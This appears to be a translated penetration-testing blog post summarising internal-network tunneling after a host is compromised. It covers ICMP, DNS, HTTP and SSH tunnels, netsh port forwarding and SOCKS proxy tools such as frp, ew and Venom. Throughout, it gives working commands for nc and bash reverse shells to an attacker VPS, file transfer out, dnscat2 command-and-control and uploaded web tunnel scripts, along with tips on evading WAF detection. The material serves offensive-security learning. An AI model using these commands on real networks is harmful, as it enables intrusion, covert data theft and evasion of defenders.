Learning Internal Network Security: From Beginner to Prison — A Summary of Internal Network Tunneling Techniques
An overview of outbound protocol identification, network-, transport-, and application-layer tunneling, port forwarding, SSH forwarding, DNS tunneling, and SOCKS proxy tools.
Read in Chinese→Table of Contents
- 0x00 Internal Network Penetration Techniques
- 0x01 First, Identify the Outbound Protocol
- 0x02 Tunnels Using Various Protocols
- Network Layer
- Transport Layer
- Application Layer
- 0x03 Summary
0x00 Internal Network Penetration Techniques
When we gain access to a host on an internal network, it is generally subject to network segmentation.
Therefore, internal network tunneling is something we must master.
Here is a brief introduction to establishing communication tunnels, including common techniques such as port forwarding.
The main types of tunnels include:
ICMP TCP UDP
SSH HTTP DNS
SOCKS
0x01 First, Identify the Outbound Protocol
ICMP protocol:
ping 命令
ping www.baidu.com
TCP protocol:
curl www.baidu.com
nc IP
HTTP protocol:
curl ip:port
curl www.baidu.com:80
DNS protocol:
Nslookup www.baidu.com
Dig www.baidu.com
0x02 Tunnels Using Various Protocols
Network Layer
ICMP Tunnels
ICMP (Internet Control Message Protocol) has neither destination nor source ports. It is an Internet control message protocol and a subprotocol of the TCP/IP protocol suite. It is used to transmit control messages between IP hosts and routers. Control messages provide information about the network itself, such as whether the network is connected, whether a host is reachable, and whether a route is available.
Common ICMP tunneling tools used in attacks include icmpsh and PRISM.
icmpsh
Environment notes: Cross-platform and does not require administrator privileges.
There are three machines: VPS–boundary host–internal host
Procedure on the VPS:
Download icmpsh.
Install dependencies.
服务端禁用:
icmp respones  sysctl -w net.ipv4.icmp_echo_ignore_all=1

运行程序 :
./run.sh

输入目标主机IP地址 开启监听:
./icmpsh_m,py  vpsip 边界出网的公网IP


在边界机执行:
Imp.exe -t 攻击机ip -d 500 -b 30 -s 128
There is also another method:
编译 gcc icmpsh-m.c

VPS开启监听: sudo ./a.out

内网边界主机:icmpsh.exe -t VPSip -d 500 -b 30 -s 128
Lcx
Internal network port forwarding.
This is also an old tool.
目标主机:

lcx.exe -slave vpsip 4444 127.0.0.1 3389

VPS:

Lcx --listen 4444 5555
Transport Layer
The Swiss Army Knife: nc
nc is a relatively old tool, but it is undoubtedly a classic and is commonly known as the Swiss Army knife. Here is a brief introduction.
Basic two-way data transfer:
vps:

nc -lp 5555

目标机器:

Nc -vn vpsip 5555
File transfer:
vps:

nc -lp 5555 >1.txt

目标机器:

Nc -vn vpsip < xx.txt
Reverse shell:
正向连接:

nc -lvp 4444 -e /bin/sh

nc  192.168.1.1 4444

反向连接:

nc -lvp 4444

nc 192.168.1.1 4444 -e /bin/sh
Note: Location of CMD on Windows:
C:\windows\system32\cmd.exe
Bash reverse shell:
nc -lvp 4444

Bash -i >& /dev/tcp/192.168.1.1/4444 0>&1
Powercat (the PowerShell version of nc)
正向和反向连接:

powercat -l -p 8080 -e cmd.exe  -v
nc 192.168.1.1 8080 -vv

nc -l -p 8080 -vv
powercat -c 192.169.1.1 -p 8080 -e cmd.exe -v
It can provide a PowerShell reverse shell.
-eq File Upload
This goes without saying; tools that support this kind of connection generally also support file uploads.
Create a new file named test.txt under c: and write data to it.
Run the following on the machine with text.txt:
powercat -c 192.168.12.108 -p 9999 -i c:test.txt -vRun the following on the other machine:
powercat -l -p 9999 -of c:test.txt -vRecommended: netsh Port Forwarding (Windows)
netsh supports only TCP and is suitable for servers with two network interfaces.
查看系统防火墙状态
netsh firewall show state

查看现有规则
netsh interface portproxy show all

添加转发规则
listenaddress – 等待连接的本地IP地址
listenport – 本地侦听TCP端口
connectaddress – 将传入连接重定向到本地或远程IP地址(或DNS名称)

netsh interface portproxy set v4tov4 listenaddress=边界机 listenport=6666 connectaddress=内网IP connectport=3389

#连接边界机6666端口,就是连接到内网目标上面的3389

使用netstat确保6666端口当前处于被侦听状态:
netstat -ano

删除转发规则
netsh interface portproxy delete v4tov4 listenport=6666
Application Layer
SSH Forwarding:
A standard SSH command:
ssh [email protected]SSH Local Forwarding:
Topology:
VPS––boundary WEB server––target host
The boundary WEB server has two network interfaces on the 192.168.1.1 and 10.1.1.1 network segments.
Local forwarding:
Options:
-C 压缩传输
-f 后台启用
-N 不打开远程shell,处于等待状态
-g 允许本地转发端口
Usage:
Run on the VPS
ssh -CfNg -L <vps port>:<目标主机 host>:<目标主机 port> <SSH 边界机>

ssh  -CfNg -l 5555:10.1.1.1:3389 [email protected]
#VPS检查---查看端口是否已经连接
netstat -tulnp | grep "5555"When port 5555 on the VPS is accessed, the traffic is forwarded to the [email protected] boundary host and then sent to the target host.
SSH Remote Forwarding:
Topology:
VPS––boundary WEB server––target host
The boundary WEB server and target host each have a single network interface and are both entirely within the internal 10.1.1.1 network segment.
Run on the WEB boundary host
ssh -CfNg -R <vps port>:<目标主机 host>:<目标主机 port> <SSH VPS主机>

ssh  -CfNg -l 6666:10.1.1.1:3389 [email protected]
The boundary host remotely connects its internal port to the VPS and forwards it remotely to the VPS.
SSH Dynamic Forwarding:
This primarily establishes a dynamic SOCKS proxy tunnel.
Run on the VPS:
ssh -CfNg -D 7000 <SSH 边界主机>
ssh -CfNg -D 7000 [email protected]
A SOCKS proxy is opened on port 7000 of the VPS and can be accessed using proxy software.
HTTP/HTTPS Tunnels
- reGeorg:
Upload the appropriate script file to the target server. Select the corresponding script, such as reGeorg.php, based on the website type—PHP, JSP, ASP, and so on.
Run on the attacking machine (VPS):
python reGeorgSocksProxy.py -l 46.46.46.46(VPS的IP) -p 666(VPS端口) -u http://(目标服务器IP)/reGeorg.phpThen use a local proxy tool to connect to local port 666, completing the tunnel connection.
Note: This is detected and blocked quite aggressively. If you know how to bypass detection, modifying it is recommended.
Unfortunately, most WAF products currently detect the default, unmodified version of reGeorg. (You can modify it yourself before use.)
2.Neo-reGeorg
Neo-reGeorg is also recommended here. It is a good refactoring of reGeorg.
https://github.com/L-codes/Neo-reGeorg
Its usage is similar:
The server-side component generated on the VPS supports returning specified page content for GET requests by default (such as a disguised 404 page).
$ python neoreg.py generate -k <you_password> --file 404.htmlPlace the corresponding tunnel file in the target server’s web directory, then use neoreg to connect to the web server and establish a local SOCKS proxy.
Run on the VPS:
$ python neoreg.py -k <you_password> -u <server_url> --proxy socks5://10.1.1.1:8080(本地代理地址)Use a SOCKS client to connect to local address 127.0.0.1:1080.
DNS Tunnels:
dnscat2
dnscat2 is a DNS tunneling tool designed to create an encrypted command-and-control (C&C) channel over the DNS protocol. It also includes its own console.
dnscat2 consists of two components: a client and a server.
The server is written in Ruby and requires a Ruby environment. Kali includes Ruby, but errors about missing gem dependencies may still occur at runtime:
Server-side VPS:
安装依赖:
apt install gem
apt install ruby-dev
apt install libpq-dev
apt install ruby-bundler

下载并安装:
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server
sudo gem install bundler

开启服务:
ruby ./dnscat2.rb vpn.zeo.com -e open
Target host client:
Upload dnsClient.zip to the target host and extract it.
./dnscat --dns server=服务端ip,port=53 --secret=服务端生成的秘钥Direct connection mode:
VPS中 server路径下:
ruby ./dnscat2
客户端:(这个命令会在 上面服务启动后提示,可以参考下面的截图红框)
./dnscat --dns server=x.x.x.x,port=53 --secret=281fc7a7ec57d500d269c96b8ae36ba5
``````
常用命令:
window -i 1 进入交互
exec -c "ping baidu.com" 执行命令, 无回显
shell 返回一个半交互shell,会有一个id,记录此id
ctrl+Z 返回 SOCKS Proxies:
The following tools generally support multiple protocols. Only their SOCKS functionality is introduced here; you can review their usage methods yourself.
These tools are also recommended.
nps: https://github.com/ehang-io/nps
**ew:**https://github.com/idlefire/ew
frp: https://github.com/fatedier/frp
Recommended Tools
Nps
nps is a lightweight, high-performance, and powerful internal network penetration proxy server.
(https://github.com/ehang-io/nps\)
Advantages:
- Comprehensive protocol support, compatible with nearly all commonly used protocols, such as tcp, udp, http(s), socks5, p2p, and HTTP proxies…
- Cross-platform compatibility (linux, windows, macos, Synology, and others), with support for one-click installation as a system service
- Simple operation: only basic configuration is required, and everything else can be completed through the web UI
- Comprehensive information display, including traffic, system information, real-time bandwidth, and client versions
- Powerful extended functionality, including caching, compression, encryption, traffic limits, bandwidth limits, port reuse, and more
Environment:
Kali boundary host: 192.168.5.123 192.168.3.2
Kali2: 192.168.5.128, attacker’s VPS
Win7: 192.168.3.99, internal host
1 Start the server
vim ./conf/nps.conf
cd ..
./nps. #启动服务
Configure the conf/nps.conf file on the server. Change the username, password, and port number before starting the service. It is best to avoid conflicts with existing ports.
默认端口
nps默认配置文件使用了80,443,8080,8024端口
80与443端口为域名解析模式默认端口
8080为web管理访问端口
8024为网桥端口,用于客户端与服务器通信
以上都可以在服务端配置conf/nps.conf 自行修改
```
Directly access the web port you configured: http://IP:8081/login/index
A user-friendly interface!

2 Add a client and enter the SOCKS proxy password in its configuration.

3 Remember the unique authentication key and ID; they will be used for the connection.

4 Connect the client by uploading npc to the boundary host.```
npc.exe -server=服务端ip:8024 -vkey=生成的vkey -type=tcp
```Once it is successfully online, click the tunnel configuration to configure the proxy.

Create a new tunnel. A comprehensive set of protocols is available.
![[(img-KVfWBLv0-1588732919232)(/Users/zy/Documents/Document Files/Study Notes/Intranet/Intranet Tunneling Technology.assets/image-20200430111407478.png)]](/images/20200506104619902.png
This interface is very user-friendly, so there is no need to explain it further. You can basically understand how to use it at a glance.
## ew
EarthWorm is a tool for starting SOCKS v5 proxy services and can be used for multi-layer internal network penetration.
You can search GitHub for information about multi-layer internal network penetration.```

VPS开启监听:
./ew_for_linux64 -s rcsocks -l 1080 -e 1024
边界机执行:
ew_for_Win.exe -s rssocks -d 攻击Ip -e 1024
```
A two-layer internal network: A has no external IP–VPS traffic forwarding + B forward proxy + A acting as a jump host with port binding
VPS–boundary host \(with outbound network access\)–internal host \(a host inside the target network that cannot access the public internet\)```
VPS:
./ew -s lcx_listen -l 1080 -e 8888
边界机器:
ew -s lcx_slave -d VPS_IP -e 666 -f 内网主机 -g 9999
内网:
ew -s sscoksd -l 9999The VPS forwards proxy requests from port 1080 to port 8888.
On the boundary host, use the tool’s lcx_slave mode to establish a communication tunnel between VPS:8888 and the internal host at port 9999.
On the internal host, use ssocksd mode to start a proxy on port 9999.
We can then access VPS:1080 to use the SOCKS5 proxy provided by the internal host.
Frp
- frp is a high-performance reverse proxy application that can be used for internal network penetration
- It supports the tcp and udp protocols, as well as http and https
Place frps and frps.ini on a machine with a public IP address.
Place frpc and frpc.ini on a machine within the internal network.
First, start the frp server on the VPS and open a port. The default is 7000:
./frps -c frps.ini Then configure the frp client:
-
Modify the frpc.ini file, assuming that the public IP address of the server running frps is x.x.x.x:
[common]
server_addr = x.x.x.x
server_port = 7000

[socks5]
type = tcp
remote_port = 8881
plugin = socks5
plugin_user = root
plugin_passwd = root
use_encryption = true
use_compression = true
Note: The username and password configured above are root and root. Remember to include them when using the proxy.
最后两个配置是
use_encryption = true \\启用加密
use_compression = true  \\启用压缩
Start frpc:
frpc.exe -c ./frpc.iniFinally, use proxy software to connect to port 8881 on the server and establish the connection.
Venom
Venom is a multi-level proxy tool developed in Go and designed for penetration testers.
Both admin and agent nodes can listen for or initiate connections, allowing them to connect to each other.
The admin listens on a port, and the agent initiates the connection:
./admin_linux_x64 -lport 8838

agent.exe -rhost VPS_IP -rport 8838
After the connection succeeds, an interactive interface appears. Run help on the admin node to view its features.
  help                                     Help information.
  exit                                     Exit.
  show                                     Display network topology.
  getdes                                   View description of the target node.
  setdes     [info]                        Add a description to the target node.
  goto       [id]                          Select id as the target node.
  listen     [lport]                       Listen on a port on the target node.
  connect    [rhost] [rport]               Connect to a new node through the target node.
  sshconnect [user@ip:port] [dport]        Connect to a new node through ssh tunnel.
  shell                                    Start an interactive shell on the target node.
  upload     [local_file]  [remote_file]   Upload files to the target node.
  download   [remote_file]  [local_file]   Download files from the target node.
  socks      [lport]                       Start a socks5 server.
  lforward   [lhost] [sport] [dport]       Forward a local sport to a remote dport.
  rforward   [rhost] [sport] [dport]       Forward a remote sport to a local dport.
先show 看下拓扑
goto 1 #选择目标1
socks 8886 #在vps上 8886端口上开启代理
Interestingly, it can also provide a shell, which is quite convenient.

0x03 Summary
Internal network penetration is still quite important. Tunnels are often necessary when internal hosts have no internet connectivity, so this article provides a brief summary. When choosing a solution, it is best to select one with good stability, support for multiple protocols, and encrypted traffic. The last several tools introduced above are recommended. If you only need port forwarding, netsh and SSH forwarding are recommended for their relative stability.